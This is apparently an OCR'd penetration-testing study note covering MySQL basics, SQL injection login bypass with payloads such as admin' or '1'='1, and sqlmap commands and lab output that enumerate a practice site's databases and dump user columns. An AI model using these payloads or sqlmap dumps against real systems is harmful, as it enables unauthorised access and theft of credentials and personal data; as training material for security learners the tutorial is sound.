Structured Query Language (SQL)

SQL syntax can differ from one RDBMS to another. However, they are all required to follow the ISO standard for Structured Query Language. We will be following the MySQL/MariaDB syntax for the examples shown. SQL can be used to perform the following actions:

- Retrieve data
- Update data
- Delete data
- Create new tables and databases
- Add / remove users
- Assign permissions to these users

Intro to MySQL

```
0x3xpl0it@htb[/htb]$ mysql -u root -h docker.hackthebox.eu -P 3306 -p

Enter password:
...SNIP...

mysql>
```

Creating a database

Once we log in to the database using the `mysql` utility, we can start using SQL queries to interact with the DBMS. For example, a new database can be created within the MySQL DBMS using the CREATE DATABASE statement.

Intro to MySQL

```
mysql> CREATE DATABASE users;

Query OK, 1 row affected (0.02 sec)
```

MySQL expects command-line queries to be terminated with a semi-colon. The example above created a new database named `users`. We can view the list of databases with SHOW DATABASES, and we can switch to the `users` database with the `USE` statement:

Intro to MySQL

```
mysql> SHOW DATABASES;

+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| users              |
+--------------------+

mysql> USE users;
```

```
Database changed
```

SQL statements aren't case sensitive, which means 'USE users;' and 'use users;' refer to the same command. However, the database name is case sensitive, so we cannot do 'USE USERS;' instead of 'USE users;'. So, it is a good practice to specify statements in uppercase to avoid confusion.

Tables

DBMS stores data in the form of tables. A table is made up of horizontal rows and vertical columns. The intersection of a row and a column is called a cell. Every table is created with a fixed set of columns, where each column is of a particular data type.

```
mysql> SHOW TABLES;

+-----------------+
| Tables_in_users |
+-----------------+
| logins          |
+-----------------+
1 row in set (0.00 sec)
```

A list of tables in the current database can be obtained using the `SHOW TABLES` statement. In addition, the DESCRIBE keyword is used to list the table structure with its fields and data types.

Intro to MySQL

```
mysql> DESCRIBE logins;

+-----------------+--------------+
| Field           | Type         |
+-----------------+--------------+
| id              | int          |
| username        | varchar(100) |
| password        | varchar(100) |
| date_of_joining | date         |
+-----------------+--------------+
4 rows in set (0.00 sec)
```

In this section, we will learn how to control the results output of any query.

Sorting Results

We can sort the results of any query using ORDER BY and specifying the column to sort by:

Query Results

```
mysql> SELECT * FROM logins ;

+----+---------------+------------+---------------------+
| id | username      | password   | date_of_joining     |
+----+---------------+------------+---------------------+
```

```
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
|  3 | john          | john123!   | 2020-07-02 11:47:16 |
|  1 | admin         | p@ssw0rd   | 2020-07-02 00:00:00 |
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
4 rows in set (0.00 sec)
```

By default, the sort is done in ascending order, but we can also sort the results by `ASC` or `DESC`:

Query Results

```
mysql> SELECT * FROM logins ORDER BY password DESC;

+----+---------------+------------+---------------------+
| id | username      | password   | date_of_joining     |
+----+---------------+------------+---------------------+
|  4 | tom           | tom123!    | 2020-07-02 11:47:16 |
|  1 | admin         | p@ssw0rd   | 2020-07-02 00:00:00 |
|  3 | john          | john123!   | 2020-07-02 11:47:16 |
|  2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
+----+---------------+------------+---------------------+
4 rows in set (0.00 sec)
```

It is also possible to sort by multiple columns, to have a secondary sort for duplicate values in one column:


Query Results

```
mysql> SELECT * FROM logins ORDER BY password DESC, id ASC;

+----+---------------+-----------------+---------------------+
| id | username      | password        | date_of_joining     |
+----+---------------+-----------------+---------------------+
|  1 | admin         | p@ssw0rd        | 2020-07-02 00:00:00 |
|  2 | administrator | change_password | 2020-07-02 11:30:50 |
|  3 | john          | change_password | 2020-07-02 11:47:16 |
|  4 | tom           | change_password | 2020-07-02 11:50:20 |
+----+---------------+-----------------+---------------------+
4 rows in set (0.00 sec)
```

Authentication Bypass

Consider the following administrator login page.




We can log in with the administrator credentials `admin / p@ssw0rd`.

The page also displays the SQL query being executed to understand better how we will subvert the query logic. Our goal is to log in as the admin user without using the existing password. As we can see, the current SQL query being executed is:

Code: sql

```sql
SELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';
```

The page takes in the credentials, then uses the `AND` operator to select records matching the given username and password. If the `MySQL` database returns matched records, the credentials are valid, so the `PHP` code would evaluate the login attempt condition as `true`. If the condition evaluates to `true`, the admin record is returned, and our login is validated. Let us see what happens when we enter incorrect credentials.



As expected, the login failed due to the wrong password leading to a `false` result from the `AND` operation.

OR Injection

We would need the query always to return `true`, regardless of the username and password entered, to bypass the authentication. To do this, we can abuse the `OR` operator in our SQL injection.

As previously discussed, the MySQL documentation for operation precedence states that the `AND` operator would be evaluated before the `OR` operator. This means that if there is at least one `TRUE` condition in the entire query along with an `OR` operator, the entire query will evaluate to `TRUE` since the `OR` operator returns `TRUE` if one of its operands is `TRUE`.

An example of a condition that will always return `true` is `'1'='1'`. However, to keep the SQL query working and keep an even number of quotes, instead of using ('1'='1'), we will remove the last quote and use ('1'='1), so the remaining single quote from the original query would be in its place.

So, if we inject the below condition and have an `OR` operator between it and the original condition, it should always return `true`:

Code: sql

```
admin' or '1'='1
```


The final query should be as follow:

Code: sql

```
SELECT * FROM logins WHERE username='admin' or '1'='1' AND password = 'something';
```

This means the following:

- If username is `admin`
  `OR`
- If `1=1` return `true` 'which always returns `true`'
  `AND`
- If password is `something`



The `AND` operator will be evaluated first, and it will return `false`. Then, the `OR` operator would be evalutated, and if either of the statements is `true`, it would return `true`. Since `1=1` always returns `true`, this query will return `true`, and it will grant us access.

Note: The payload we used above is one of many auth bypass payloads we can use to subvert the authentication logic. You can find a comprehensive list of SQLi auth bypass payloads in PayloadAllTheThings, each of which works on a certain type of SQL queries.

Auth Bypass with OR operator

Let us try this as the username and see the response.

Admin panel

Executing query: SELECT * FROM logins WHERE username='admin' or '1'='1' AND password = 'something';

Login successful as user: admin


We were able to log in successfully as admin. However, what if we did not know a valid username? Let us try the same request with a different username this time.

Admin panel

Executing query: SELECT * FROM logins WHERE username='notAdmin' or '1'='1' AND password = 'something';

Login failed!

The login failed because `notAdmin` does not exist in the table and resulted in a false query overall.




To successfully log in once again, we will need an overall `true` query. This can be achieved by injecting an `OR` condition into the password field, so it will always return `true`. Let us try `something' or '1'='1` as the password.

Admin panel

Executing query: SELECT * FROM logins WHERE username='notAdmin' or '1'='1' AND password = 'something' or '1'='1';

Login successful as user: admin

The additional `OR` condition resulted in a `true` query overall, as the `WHERE` clause returns everything in the table, and the user present in the first row is logged in. In this case, as both conditions will return `true`, we do not have to provide a test username and password and can directly start with the `'` injection and log in with just `' or '1' = '1`.



This works since the query evaluate to `true` irrespective of the username or password.

sqlmap

Option	Description
`--level`	Sets the **level of tests** to perform (range: 1–5). Higher levels = more tests. *Default: 1*
`--risk`	Sets the **risk of payloads** to test (range: 1–3). Higher risk = more aggressive payloads. *Default: 1*
`--batch`	Runs SQLMap in **non-interactive mode**. Automatically answers prompts (e.g., useful for automation).
`-r <file>`	Loads a full HTTP request from a **text file** (including headers, cookies, etc.).
`--dbs`	Enumerates all **database names** on the target DBMS.
`--tables`	Lists all **tables** from a specified database. Requires `-D` option.
`--columns`	Lists all **columns** from a specified table. Requires `-D` and `-T`.
`-D <database>`	Specifies the **database name** to work with (used with `--tables`, `--columns`, etc.).
`-T <table>`	Specifies the **table name** to work with (used with `--columns`, `--dump`, etc.).
`-C <columns>`	Specifies one or more **columns** to extract (used with `--dump`). Separate multiple columns with commas.
`--dump`	Dumps the contents of the selected columns/table(s). Use with `-D`, `-T`, and optionally `-C`.

Examples :

```
sqlmap -r request.txt --level=3 --risk=2 --batch --dbs
```

```
sqlmap -r request.txt --batch -D users_db --tables
```

```
sqlmap -r request.txt --batch -D users_db -T accounts --columns
```

```
sqlmap -r request.txt --batch -D users_db -T accounts -C username,password --dump
```

Lab : How to use sqlmap

To find DB type and Name :

```
sqlmap -r req.req --level 5 --risk 3 --batch --dbs
```

```
[06:12:02] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Results

```
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 4780=4780

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1044 FROM (SELECT(SLEEP(5)))OKFM)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5316 UNION ALL SELECT NULL,CONCAT(0×7162786a71,0×446f746a6e41536f665150634864465068 6a73544d416554424872674b504d62486d614a716c4f61,0×7171787871),N
ULL-- -
```

Tables :

```
sqlmap -r req.req --level 5 --risk 3 --batch -D acuart --tables
```

```
[06:22:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[06:22:52] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

view Table columns

```
sqlmap -r req.req --level 5 --risk 3 --batch -D acuart -T users --column
```

```
[06:27:00] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+----------+----------------+
| Column   | Type           |
+----------+----------------+
| name     | varchar(100)   |
| address  | mediumtext     |
| cart     | varchar(100)   |
| cc       | varchar(100)   |
| email    | varchar(100)   |
| pass     | varchar(100)   |
| phone    | varchar(100)   |
| uname    | varchar(100)   |
+----------+----------------+
```

view Columns Contents

```
sqlmap -r req.req --level 5 --risk 3 --batch -D acuart -T users -C uname --dump
```

```
[06:31:45] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+--------+
| uname  |
+--------+
| test   |
+--------+
```